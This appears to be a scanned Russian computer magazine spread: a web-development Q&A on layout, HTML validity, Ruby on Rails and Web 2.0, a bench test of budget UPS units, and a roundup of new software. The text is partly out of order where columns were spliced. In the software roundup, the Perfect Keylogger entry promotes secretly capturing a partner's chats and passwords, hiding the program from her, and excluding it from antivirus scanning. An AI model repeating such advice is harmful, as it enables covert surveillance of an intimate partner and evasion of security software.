ЧЕМ ОТЛИЧАЕТСЯ OLD SCHOOL ОТ NEW SCHOOL В ВЕРСТКЕ?



Принципиальное отличие этих двух подходов к верстке состоит в том, с чего начина-



Strict запрещено использование атрибута target ссылки, в то время как иногда хочется открыть ссылку в новом окне не используя JavaScript или ввести какой-нибудь атрибут, который облегчит работу с деревом элементов через JavaScript. Например, один из лучших JavaScript-валидаторов form iValidate использует атрибут alt элементов типа input. Стандарт HTML такого не позволяет, но какой же удобной становится проверка данных формы! В подобные моменты можно расширить DTD этими атрибутами, но это уже будет слишком. В общем, стремись сделать так, чтобы валидатор находил как можно меньше предупреждений, но не устраивай «охоту на ведьм» — это мало кто заметит.

Q ЧТО ТАКОЕ RUBY ON RAILS И С ЧЕМ ЕГО ЕДЯТ?

A Последнее время все чаще и чаще в интернете обсуждается тема быстрой web-разработки, и в связи с этим упоминается «серебряная пуля» — Ruby On Rails (сокращенно ROR). Ruby On Rails — это всего лишь фреймворк для разработки web-приложений на языке Ruby, который позволяет значительно снизить время, затрачиваемое на коддинг. Разработчики обещают (и показывают), что программирование простенького блога занимает 15 минут. Конечно, заманчивое предложение. Однако не все так просто. Главное — что структура языка Ruby отличается от языка PHP, наверняка знакомого тебе: изначально Ruby — объектно-ориентированный язык, а в PHP объекты были задвинуты на второй план и только для пятой версии объектная модель была переработана. Вторых, быстродействие ROR оставляет желать лучшего. PHP-фреймворки тоже не отличаются быстротой — так мы расплачиваемся за то, что основная часть кода уже написана и остается только концептуальная часть без всяких SQL-запросов, валидации форм и т.д. Наконец, пока лишь немногие хостинг-компании в рунете предлагают обработку Ruby-скриптов, поскольку этот язык не распространен среди российских кодеров. Самым простым решением является заказ хостинга на Западе, но для этого нужна кредитная карта, да и оплата трафика влетит в копеечку. Второй способ решения проблемы — взять виртуальный выделенный сервер либо collocation. Правда, тогда придется устанавливать и настраивать все самостоятельно, что, честно говоря, совсем не сложно, к тому же в Сети существует множество пошаговых инструкций. Словом, в качестве эксперимента и для расширения кругозора можно попробовать поработать с ROR, но для его широкого применения на просторах рунета время еще не пришло.

Q ЧТО ТАКОЕ WEB 2.0?

A История термина Web 2.0 началась на совместном мозговом штурме издательства O'Reilly Media и компании MediaLive International. За-

падная интернет-индустрия оправилась от краха доткомов, и как грибы после дождя стали появляться новые интересные сайты и сервисы. Однако сама концепция Web 2.0 слишком размыта — создатели не позаботились о четкости терминологии. Многие web-разработчики вдруг осознали, что работали не с чем-то бесполезным, а с чем-то солидным и полезным. В общем, понятие Web 2.0 стало использоваться для многочисленных спекуляций и выбивания денег из инвесторов. Эксперты и рядовые интернетчики до сих пор не могут прийти к единому мнению о том, что такое Web 2.0. Мнений так же много, как и экспертов. Я придерживаюсь той точки зрения, что Web 2.0 ориентирован в первую очередь на пользователя и только во вторую очередь — на прибыль, причем информация не навязывается, а предлагается.

Q О ДОСТОИНСТВАХ WEB 2.0 УЖЕ НАСЛЫШАН. В ЧЕМ ПОДВОХ? КАКИЕ ПОДВОДНЫЕ КАМНИ?

A Прежде всего назову уязвимость конфиденциальных данных. Мы уже привыкли к тому, что наша web-почта потенциально доступна не только нам: об этом свидетельствуют случаи сбоя на mail.ru и gmail.com. Чем больше личной информации ты хранишь в Сети, тем больше вероятность того, что она попадет к третьим лицам. Мы переводим в интернет свою почту, календари, текстовые документы, фотографии. Удобно! Доступ к своей информации можно получить из любой точки мира, и это скрывает в себе опасность.

Вторая проблема — зависимость от постоянного соединения с интернетом. Конечно, существуют технологии, которые позволяют смягчить эту проблему. Однако для работы с Word тебе не нужен интернет, а для работы с Writely (текстовый редактор онлайн) — нужен. Нет соединения — нет информации. Для комфортной работы с тем или иным сервисом необходим широкий канал, что в наших краях уже не редкость. Правда, для большинства пользователей эта проблема еще актуальна.

Третий аспект — техническая база. Да, все современные браузеры поддерживают JavaScript в той мере, которая необходима для создания интерактивных страниц. Однако читалки текста, браузеры для мобильных устройств и другие, как нам всем кажется, экзотические программы пока не приспособлены для работы с интерактивными страницами. Скажешь, что этим пользуются немногие? Совсем нет. Достаточно вспомнить, что мобильных телефонов в мире больше, чем компьютеров.

И наконец, необходимо помнить о том, что, используя сервисы Web 2.0, ты становишься зависимым от услуг сторонней компании. Когда ты устанавливаешь на компьютер Windows, тебе абсолютно безразлично, что может случиться с Microsoft. Пусть хоть по миру пойдет. А если ты будешь пользоваться Writely, то вопрос доверия к сайту ты поставишь во главу угла. Пропадет сайт — пропадут все документы, написанные тобой.

ется верстка сайта. Если она начинается с макета и ты ставишь себе цель сверстать сайт максимально близко к тому, что нарисовано, то, скорее всего, будет использована табличная верстка. Если же цель верстки — передать информацию в виде, наиболее близком к XML, то уместно говорить о новой школе, в которой точкой отсчета является создание структуры документа, а не нарезка макета. Приверженцы старой школы приводят следующие аргументы в пользу своего подхода: высокая скорость, практически полное соответствие замыслам дизайнера и т.д. Эти аргументы уже не выдерживают никакой критики. HTML — контейнер для информации, а значит, он должен быть легким, практичным и удобным. Практически любую дизайнерскую задумку можно реализовать используя семантическую верстку — нужно только желание. В Сети можно найти массу отработанных техник семантической верстки, что значительно упрощает работу.

Q ВАЛИДНЫЙ HTML-КОД. НАСКОЛЬКО ОН НЕОБХОДИМ?

A Положа руку на сердце, скажу «нет». В коде не должно быть явных ошибок, как-то: незакрытые теги, атрибуты, написанные заглавными буквами, и еще парочка. Если ты используешь современные средства разработки, такие как Macromedia Dreamweaver, то таких ошибок возникнуть не должно. Однако, например, в XHTML

hard

ЗАЩИТИ СВОИ ДАННЫЕ

В НАШЕ НЕСПОКОЙНОЕ ВРЕМЯ ТАК ВАЖНО БЫТЬ И ЧУВСТВОВАТЬ СЕБЯ ЗАЩИЩЕННЫМ! ВОКРУГ ПОРОКИ И СОБЛАЗНЫ! ИМЕННО ПОЭТОМУ ВАЖНО ПРЕДУСМОТРЕТЬ ВСЕ — ДАЖЕ ОТКЛЮЧЕНИЕ ПИТАНИЯ! БОЯТЬСЯ НЕ НУЖНО — НУЖНО ЗНАТЬ!

А Л Е К С Е Й Ш У В А Е В

Что-то терять всегда неприятно. Деньги, ключи и прочая мелочевка часто выпадает из карманов, и остается только вспоминать то место, где они могли пропасть и, по возможности, возвращаться и искать. Или просто ругать себя за невнимательность. А как ты думаешь, каково это, когда теряются данные на ПК, причем не из-за коварного вируса или собственной оплошности, а просто потому что на улице обычные холода, во время которых очередной энергетический вампир отключил у тебя в доме свет? Причем несмотря на то, что ты заплатил по всем коммунальным счетам! Выход один — обзаводиться собственным автономным источником питания! Конечно, не стоит притаскивать домой дизельный генератор, обставляя его по периметру бочками солянки. Достаточно будет приобрести недорогой ИБП, который сможет поддерживать систему на плаву хотя бы минут пять, чтобы ты успел сохранить все документы и корректно завершить работу Windows. Как раз такие устройства мы сегодня и протестируем, так что читай, думай, что подходит тебе, и беги в магазин за покупкой. Мы как раз подобрали для тебя ИБП по оптимальной цене: до \$100.


→ **технологии**. Чтобы твоя работа с ИБП была удобной, при покупке стоит обратить внимание на следующие вещи. Во-первых, точно подумай над числом нужных тебе розеток. Три мало, шесть много. Наверное, четыре — это оптимальный вариант. Плюс хорошо бы, если одна не будет подключена к аккумулятору, чтобы втыкать такие вещи, как лазерный принтер, то есть то, что жрет слишком много энергии и по технике безопасности не может подключаться к UPS. Во-вторых, это интерфейс связи с ПК. Конечно, будет лучше и удобнее, если им станет USB, а не доисторический RS-232. В-третьих, защита линий связи. В наших недорогих моделях это обеспечение безопасности только телефона или модема,

но вообще так же можно защитить и LAN, и даже телевизионные антенны. Присмотрись, если тебе это нужно, ты наверняка найдешь необходимое устройство. Обрати внимание на комплект поставки, проверь, что положил туда производитель, какие кабели есть. Их, правда, везде навалом, да и стоят они немного, но зачем платить лишнее? Если планируешь ставить UPS на что-то не очень надежное вроде полочки или подставочки компьютерного стола, то не забудь, что некоторые мощные образчики весят за десяток килограмм.

→ **методика тестирования**. Для начала все участники приводились в рабочее состояние, то есть для максимальной зарядки аккумуляторных батарей подключались к сети электропитания. Параллельно изучался их экстерьер, удобство работы с ними, комплектация. После зарядки к ИБП подключался системный блок указанной конфигурации и 19-дюймовый ЖК-монитор Samsung. На системном блоке, имитируя напряженный режим работы, запускался тестовый комплект PCMark 2005 и музыка в проигрывателе WinAmp (колонки запитывались от стационарной розетки), после чего ИБП отсоединялся от сети и компьютер начинал питаться от аккумулятора UPS. Время автономной работы засекалось по секундомеру, также внимание обращалось на звуковую сигнализацию устройства. После разрядки батарей ИБП подключался к лабораторному автотрансформатору (ЛАТР) для проверки защиты от проседания напряжения. При помощи трансформатора постепенно понижалось входное напряжение, а мы засекали тот уровень, после которого защита не выдерживала и UPS отключался от внешнего питания и переходил на автономный режим работы (то есть на батарею).

Если имелась управляющая утилита к ИБП, то она устанавливалась на ПК, где изучались ее возможности и удобство использования.

Напряжение перехода в автономный режим



Чем более глубокую просадку напряжения выдерживает ИБП, тем реже он будет переключаться на батарею

тестовый стенд:

ПРОЦЕССОР, ГГц: 2, AMD Athlon XP 2400+

СИСТЕМНАЯ ПЛАТА: JetWay n2View (nVidia nForce 2 IGP)

ПАМЯТЬ, МБ: 512, DDR333 SEC

ВИДЕОПЛАТА, МБ: 128, MSI GeForce Ti4200

ОПТИЧЕСКИЙ ПРИВОД: ASUS CD-RW

БЛОК ПИТАНИЯ, Вт: 350, PowerMan

МОНИТОР: 19" Samsung SyncMaster 930BF



Ippon Back Comfo Pro 800

(\$90) *****

МОЩНОСТЬ, ВА: 800

КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ.: 3

КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ.: 3

ИНТЕРФЕЙС: USB, RS-232

ДОПОЛНИТЕЛЬНО: защита телефонной /модемной линии

КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ.: 2

ГАБАРИТЫ, ММ: 300x124x210

ВЕС, КГ: 7

→ **плюсы.** «Иппон» в терминологии восточных единоборств — это высшая оценка технических действий бойца, досрочная победа в поединке. Соответствующие качества показал в наших тестах и этот ИБП, явно названный так неспроста. Он очень долго (для устройств данного класса и цено-

вой категории) проработал в автономном режиме, а встроенный в него сетевой фильтр также показал отличные результаты, выдержав серьезное падение напряжения. Сам ИБП похож на черный скальный утес. Если ты часто обзираешь подстольное пространство, где подобные девайсы обычно находятся, то будешь доволен пейзажем. Имеются три розетки, связанные с батареей, и столько же устройств которых защищены только от перепадов напряжения, порт для защиты модема или телефона. Что приятно — соединение с ПК возможно не только по древнему кабелю RS-232, но и по шине USB.

→ **минусы.** Только два световых индикатора (обычно их больше). Нет защиты сети Ethernet.



Lighthouse Base 600

(\$45) ****

МОЩНОСТЬ, ВА: 600

КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ.: 3

КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ.: нет

ИНТЕРФЕЙС: RS-232

ДОПОЛНИТЕЛЬНО: защита телефонной /модемной линии

КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ.: 2

ГАБАРИТЫ, ММ: 95x354x17


ВЕС, КГ: 6

→ **плюсы.** Можно сказать, что это UPS классического внешнего вида — светлый прямоугольник, никаких дизайнерских изысков. На передней панели два индикатора и кнопка включения, а также логотип фирмы-производителя, все остальное на задней. «Все остальное» — это три входных

розетки для защищаемых устройств, защита телефонной или модемной линии и интерфейсный разъем RS-232. Данный ИБП имеет небольшие габариты и вес, что позволит размещать его в условиях дефицита жизненного пространства.

→ **минусы.** Для соединения с компьютером есть только древний COM-интерфейс. Только два индикатора на передней панели. Нет защиты для LAN. Только три розетки, нет розетки сетевого фильтра (не подключенной к аккумулятору). Далеко не самые впечатляющие результаты в тесте на длительность автономной работы. Да, чтобы сохранить документы, времени хватит, но на что-то особенное рассчитывать не стоит. Так же обстоит дело и с препятствием просадкам напряжения в сети.

Время автономной работы



Интересно, что одна и та же мощность по версиям разных производителей отличается



Riello PDG 600 (\$75)*****

МОЩНОСТЬ, ВА: 550

КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ: 3

КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ: 1

ИНТЕРФЕЙС: USB

ДОПОЛНИТЕЛЬНО: защита телефонной /модемной линии

КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ: 3

ГАБАРИТЫ, ММ: 88x122x322

ВЕС, КГ: 3,3

→ **плюсы.** Этот ИБП, носящий красивое итальянское имя, больше похож не на классический UPS, а на толстый сетевой фильтр черного цвета. Сверху на нем расположены четыре розетки, три из которых подключены к аккумуляторной батарее и могут обеспечить работу включенных в них устройств, даже если в сети не будет энергии. Четвертая розетка работает только как сетевой

фильтр. Кстати, с этой функцией ИБП справляется очень хорошо, выдерживая падения напряжения с 220 до 179 В. Также с помощью этого устройства можно защитить от проблем из розетки телефонное или модемное соединение. Для связи с компьютером используется современный и удобный интерфейс USB. Присутствуют три цветковых индикатора, смотреть на которые гораздо удобнее, чем

расшифровывать звуковые попискивания. Габариты устройства невелики, а время автономной работы вполне достаточно для того, чтобы сохранить все документы, отправить собеседникам сообщение о своем выходе из Сети и корректно выключить ПК. Снабжается мощной управляющей утилитой.

→ **минусы.** Нет возможности защитить LAN-соединение.



Riello WinDialog 65 Plus (\$85)*****

МОЩНОСТЬ, ВА: 650
КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ: 3
КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ: нет
ИНТЕРФЕЙС: RS-232
ДОПОЛНИТЕЛЬНО: защита телефонной /модемовой линии
КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ: 3
ГАБАРИТЫ, ММ: 152x110x235
ВЕС, КГ: 7

→ **плюсы.** По сравнению с предыдущим устройством, созданным той же компанией, в Riello WinDialog 65 Plus увеличена мощность, что привело к самым положительным результатам: выросло время автономной работы, теперь оно зашкаливает за 10 минут. Так что

основная цель использования UPS — автономная работа в случае перебоев электроснабжения — будет достигнута. Корпус данного ИБП представляет собой стильный серебристый брусок со скругленными углами, который будет хорошо смотреться практически в любом интерьере. На его передней панели расположены три индикатора и кнопка включения, а на задней — три автономных электророзетки и блок защиты линии связи. Утилита управления такая же, как и у Riello PDG 600, то есть функциональная.

→ **минусы.** Устаревший интерфейс RS-232, по USB соединение с ПК невозможно. Отсутствует модуль защиты LAN. Всего три розетки, причем среди них нет не подключенной к аккумулятору.

ТОЧНО ОПРЕДЕЛИ ЧИСЛО НУЖНЫХ ТЕБЕ РОЗЕТОК.
ТРИ МАЛО, ШЕСТЬ МНОГО. НАВЕРНОЕ, ЧЕТЫРЕ —
ЭТО ОПТИМАЛЬНЫЙ ВАРИАНТ



Powercom Imperial 625A (\$80)*****

МОЩНОСТЬ, ВА: 625
КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ: 3
КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ: 2
ИНТЕРФЕЙС: USB
ДОПОЛНИТЕЛЬНО: защита телефонной /модемовой линии
КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ: 3
ГАБАРИТЫ, ММ: 105x334x168
ВЕС, КГ: 7.4

→ **плюсы.** Еще один ИБП классического для данного типа устройств внешнего вида — черно-серебряный корпус со скругленными углами, небольших размеров и веса.

Имеет несколько явных положительных моментов, как-то: три автономные розетки, две розетки сетевого фильтра, соединение с компьютером происходит через порт USB. Обеспечивает защиту телефона или модема. Имеет три световых индикатора и стандартную звуковую сигнализацию. По основному параметру результат вполне достаточный для минимизации последствий отключения питания. Так что если внешний вид тебе нравится, то можешь приобрести этот девайс.

→ **минусы.** Блок AVR, встроенный в ИБП, переключается на батарею даже при небольшом отклонении напряжения от нормы. Нет блока защиты LAN-соединения.



Lighthouse Pro 1000 (\$100)*****

МОЩНОСТЬ, ВА: 1000
КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ: 6
КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ: нет
ИНТЕРФЕЙС: USB
ДОПОЛНИТЕЛЬНО: защита телефонной /модемовой линии
КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ: 4
ГАБАРИТЫ, ММ: 147x360x234
ВЕС, КГ: 13

→ **плюсы.** Это устройство является практически полной копией предыдущего — верхняя граница ценового диапазона, крайне строгий внешний вид, высокая мощность, а следовательно, отличные результаты в наших тестах. Правда, они ниже, нежели у старшей модели Ippon, но существенно бо-

лее высокие, чем у всех остальных устройств. На передней панели светлого прямоугольного корпуса находятся четыре световых индикатора и кнопка включения/выключения. Задняя панель располагает шестью (много, все поместится) защищенными от исчезновения электричества розетками, интерфейсным разъемом USB и блоком защиты линии связи. Блок AVR показал хороший результат, впрочем, как и аккумуляторная батарея.

→ **минусы.** Габариты и вес устройства очень велики, так что это следует учитывать, иначе могут возникнуть проблемы. При равных цене и характеристиках, результаты тестов ниже, чем у Ippon Smart Power Pro 1000. Нет модуля защиты LAN и розетки, не подключенной к аккумулятору.



Ippon Smart Power Pro 1000 (\$100) *****

| |
|---|
| МОЩНОСТЬ, ВА: 1000 |
| КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ: 4 |
| КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ: нет |
| ИНТЕРФЕЙС: USB, RS-232 |
| ДОПОЛНИТЕЛЬНО: защита телефонной / модемной линии |
| КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ: 6 |
| ГАБАРИТЫ, ММ: 368x140x180 |
| ВЕС, КГ: 15 |

→ **плюсы.** Один из самых дорогих ИБП в нашем обзоре, вплотную подошедший к обозначенной нами ценовой границе, но он того стоит. Его внешний вид вряд ли сможет взволновать тонких ценителей изощренных дизайнерских изысков — обычный белый прямоугольник. Однако функционал этого устройства очень и очень хороший. Начнем с самого главного: время его автономной работы составило 25 минут, что в два-три раза выше,

чем у его некоторых соперников по обзору! Ну, получаса должно хватить на все (я иногда даже успеваю доиграть партию в Counter Strike!). Встроенный сетевой фильтр также сработал на отлично. Конструктивно все очень продуманно. На передней панели размещены индикаторы (особенно удобен световой многоуровневый индикатор заряда батареи). Есть еще одна очень приятная деталь — кнопка отключения звукового сиг-

нала, которая понравится очень многим. Кто слышал сигналы ИБП, отключенного от сети (эти противные писки) — тот поймет. Задняя панель устройства отдана под четыре розетки, рядом с которыми уютно разместились блок защиты линии связи и разъемы двух интерфейсов.

→ **минусы.** Отсутствует блок защиты LAN. Нет розеток, не подключенных к аккумулятору. Очень большой вес устройства.



MGE Ellipse 600 (\$95)*****

МОЩНОСТЬ, ВА: 600
 КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ: 3
 КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ: 1
 ИНТЕРФЕЙС: оптический
 ДОПОЛНИТЕЛЬНО: защита телефонной/модемной линии
 КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ: 4
 ГАБАРИТЫ, ММ: 221x167x78
 ВЕС, КГ: 4

→ **плюсы.** Еще один ИБП нестандартного внешнего вида, наверняка этим он многим и понравится. Приземистый серебристый четырехугольник, на боках которого расположено все его богатство. Это защита телефонной/модемной линии, три автономных розетки, связанных с батареей, и одна обычная (розетки очень демонстративно заточены под евростандарт, но бояться не надо, наши вилки туда тоже влезут). Имеются

также три световых индикатора и кнопка включения, которая также несет и сигнализационные функции. Для соединения с ПК есть особый порт, кабель которого заканчивается разъемом COM или USB (оба кабеля есть в комплекте).

Начинка у данного устройства неплохая, по крайней мере, для блока AVR это справедливо на все сто процентов: он прошел тест, показав очень хороший результат. Итоги теста на длительность автономной работы не лучшие в нашем тесте, но приемлемые.

→ **минусы.** Но не для устройства ценой почти в \$100, так как его достигают и UPS, стоящие вдвое дешевле. Нет блока защиты LAN.

Звуковая индикация совсем не понравилась: очень тихая, совершенно ничего не выражающая.

ДОСТАТОЧНО БУДЕТ ПРИОБРЕСТИ НЕДОРОГОЙ ИБП, КОТОРЫЙ СМОЖЕТ ПОДДЕРЖИВАТЬ СИСТЕМУ НА ПЛАВУ ХОТЯ БЫ ПЯТЬ МИНУТ, ЧТОБЫ ТЫ УСПЕЛ СОХРАНИТЬ ВСЕ ДОКУМЕНТЫ И КОРРЕКТНО ЗАВЕРШИТЬ РАБОТУ WINDOWS



Sven Pro 800 (\$90)*****

МОЩНОСТЬ, ВА: 800
 КОЛИЧЕСТВО АВТОНОМНЫХ РОЗЕТОК, ШТ: 3
 КОЛИЧЕСТВО ОБЫЧНЫХ РОЗЕТОК, ШТ: нет
 ИНТЕРФЕЙС: RS-232
 ДОПОЛНИТЕЛЬНО: защита телефонной/модемной линии
 КОЛИЧЕСТВО ИНДИКАТОРОВ, ШТ: 2
 ГАБАРИТЫ, ММ: 122x141x398
 ВЕС, КГ: 8.5

→ **плюсы.** Так получилось, что все сегодняшние дорогие и мощные ИБП имеют совершенно стандартный внешний вид, и изделие SVEN не стало исключением. Абсолютно стандартный светлый прямоугольный корпус, содержащий внутри себя мощную начинку.

Второе место по результату теста на длительность автономной

работы (21 минута с копейками) что-то да значит. К тому же его цена чуть меньше, чем у лидера, что также немаловажно. Возможна защита телефона или модема.

→ **минусы.** К сожалению, остальные качества данного ИБП либо посредственные, либо явно отрицательные. К последним относятся два световых индикатора (мало), а также интерфейс RS-232 (старый, USB нет). Имеется всего три розетки, причем ни одной, не подключенной к аккумулятору, нет.

Вес устройства довольно велик. Защита LAN-соединения отсутствует. Блок AVR сработал довольно слабо.

Напряжение: Чем более глубокую просадку напряжения выдерживает ИБП, тем реже он будет переключаться на батарею.

Test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям:

Лайтхаус (т.(495)689-86-03, www.lighthouseups.ru), МЕРЛИОН (www.merlion.ru), Nevada (www.nevada.ru), Erimeх (т.(495)232-06-86, www.erimeх.ru), а также российским представительствам APC и MGE.

ВЫВОДЫ: ОКАЗЫВАЕТСЯ, ЗАЩИТИТЬ СЕБЯ ОТ ПОТЕРЬ, СВЯЗАННЫХ С ВНЕЗАПНЫМ ИСЧЕЗНОВЕНИЕМ НАПРЯЖЕНИЯ, МОЖНО ЗА ВПОЛНЕ НЕБОЛЬШИЕ ДЕНЬГИ. ВСЕ ПРОТЕСТИРОВАННЫЕ СЕГОДНЯ УСТРОЙСТВА СПРАВЛЯЮТСЯ С ЭТОЙ ЗАДАЧЕЙ. КТО-ТО ЛУЧШЕ, КТО-ТО ХУЖЕ. ВЫБИРАТЬ ТЕБЕ, А НАШ ВЫБОР СЕГОДНЯ ТАКОВ: ТИТУЛ «ВЫБОР РЕ-

ДАКЦИИ» ДОСТАЕТСЯ IPPON SMART POWER PRO 1000 ЗА НЕПРЕВЗОЙДЕННОЕ ВРЕМЯ АВТОНОМНОЙ РАБОТЫ И ОТЛИЧНЫЕ ХАРАКТЕРИСТИКИ. ПУСТЬ ЕГО ЦЕНА ВЕЛИКА (ПО СРАВНЕНИЮ С ДРУГИМИ), НО ОН ЕЕ ПОЛНОСТЬЮ ОПРАВДЫВАЕТ. А «ЛУЧШАЯ ПОКУПКА» — ЭТО RIELLO PDG 600. СКРОМНАЯ ЦЕНА ПРИ ОТЛИЧНЫХ ПАРАМЕТРАХ

n o n a m e

НАИСВЕЖАЙШИЕ
ПРОГРАММЫ ОТ NNM.RU

D O C @ N N M . R U

Flaming Pear Flexify v2.02

Этот плагин к Photoshop позволяет придавать фоткам самые необычные формы, например имитировать отражение картинки в зеркальном шаре. Можно делать панорамы, накладывать разные эффекты и многое другое.

**Gmetal Guikit для Windows XP**

В наборе:

- ВИЗУАЛЬНЫЙ СТИЛЬ GMETAL;
- СКИН ДЛЯ ОБЪЕКТАР;
- STYLER TOOLBAR;
- СКИН ДЛЯ FIREFOX;
- СКИН ДЛЯ ITUNES;
- СКИН ДЛЯ VLC;
- ADIUM СКИН ДЛЯ MIRANDA;
- СКИН ДЛЯ SHELLWM;
- СКИН ДЛЯ VANIM.

Плюс Niqu для
OSX — Rick Patrick,
Gmetal mod для
OSX — DigitalJames.
Портировано
для Windows — Kavin.

**EscapeClose Pro 2.0**

Маленькая и полезная утилита EscapeClose Pro позволяет по нажатию кнопки <Esc> закрывать, минимизировать или прятать активные окна. При этом спрятанное окно не видно ни в панели задач, ни в списках по нажатию комбинаций клавиш <Alt>+<Tab> или <Ctrl>+<Alt>+. Программа имеет пять режимов работы, обитает в трее (рядом с часами), поддерживает исключения, умеет приостанавливать запуск скринсейвера и т.д.

**BearShare Pro 5.2.3.10**

Программа для поиска и загрузки файлов через сеть Gnutella. Позволяет находить и скачивать практически любые файлы, например программы, MPEG, AVI, JPEG, GIF.

**FastStone Image Viewer 2.6 Beta 2**

Вьювер, редактор и конвертер графических файлов. Поддерживает все популярные форматы графики, включая JPEG, JPEG 2000, GIF, PNG, PCX, TIFF, WMF, BMP, ICO, RAW и TGA. Обладает простым и удобным интерфейсом, сочетая его с множеством полезных возможностей. Поддерживается пакетное изменение размеров и переименование картинок, удаление ненужных фрагментов, подгонка и изменение цветов, установка водяных знаков и т.д. и т.п. Имеется возможность

создавать слайдшоу с более чем 150-ю эффектами перехода и фоновой музыкой, присутствуют разные графические эффекты, ZOOM, полноэкранный режим, поддержка работы со сканером и т.д. Кроме того, программа умеет делать скриншоты экрана, причем как экрана целиком, так и любой его части.

**Copy DVD Gold 2.12**

Сору DVD Gold поддерживает копирование двойного слоя DVD-дисков. Легко копирует весь DVD одним щелчком и без лишних вопросов — думаю, это понятно из названия. Включает свободную копию Copy DVD Gold компакт-диск/DVD-запись (если кто-то не понял, это программное обеспечение типа CopyToDVD).



Stardock ObjectDock Plus v1.3

Программка для замены системной панели в стиле Mac OS: наводишь указатель мыши на любую иконку, размещенную на Доче, и она увеличивается в размере. На Доче можно размещать ярлыки от любых программ. Кроме того, на ней же размещаются иконки уже запущенных программ (как на системной панели Windows), а также некоторые системные иконки: «Корзина», «Мой компьютер», работающие стрелочные часы. Панель настраивается и допускает изменения шрифта, которым отображаются всплывающие подсказки, а также пределов изменения размеров иконок. Есть опция удаления «настоящей» системной панели и такая пусть мелкая, но приятная вещь, как отображение запущенного процесса не простой его иконкой, а маленьким «снимком» открытого окна.



Perfect Keylogger 1.6.2

Хочешь узнать, с кем переписывается по аське твоя любимая, пока ты на работе? Нет ничего проще, Perfect Keylogger как раз и предназначен для таких целей. Он аккуратно запишет все чаты, пароли и другой ввод с клавиатуры и потом пошлет их тебе по e-mail или загрузит на FTP.



Также делает скриншоты через заданный промежуток времени. Есть «скрытый» режим: программа прячется от того, на чьем компьютере она установлена. Не забудь добавить папку с установленным Perfect Keylogger в список исключений антивируса, иначе его легко отловит, например, NOD32.

ВНИМАНИЕ! Perfect Keylogger является трояном (клавиатурным шпионом).

Advanced RAR Password Recovery (ARPR)

Advanced RAR Password Recovery (ARPR) — программа для восстановления забытых паролей к архивам, созданным архиваторами RAR и WinRAR.

В этих архиваторах применен очень стойкий алгоритм шифрования, поэтому пароль к архиву не может быть вычислен из каких-либо данных. Правда, пароль можно подобрать прямым перебором либо атакой по словарю. В ARPR встроен мощный модуль перебора, оптимизированный под процессоры Pentium III и Pentium IV.



htm2chm 3.0.9.3

Простой и удобный инструмент для создания одного-единственного .chm-файла (формат справки MS Windows) из кучи отдельных html-страниц, рисунков, описаний и даже целых сайтов.



LimeWire Pro 4.11.0.1.Final

Вышла свежая версия программы LimeWire, предназначенной для поиска и обмена файлами любых типов между пользователями. Основываясь на протоколе Gnutella, LimeWire имеет возможность подключения к любым сетям обмена файлами, в которых используются те же самые принципы построения.

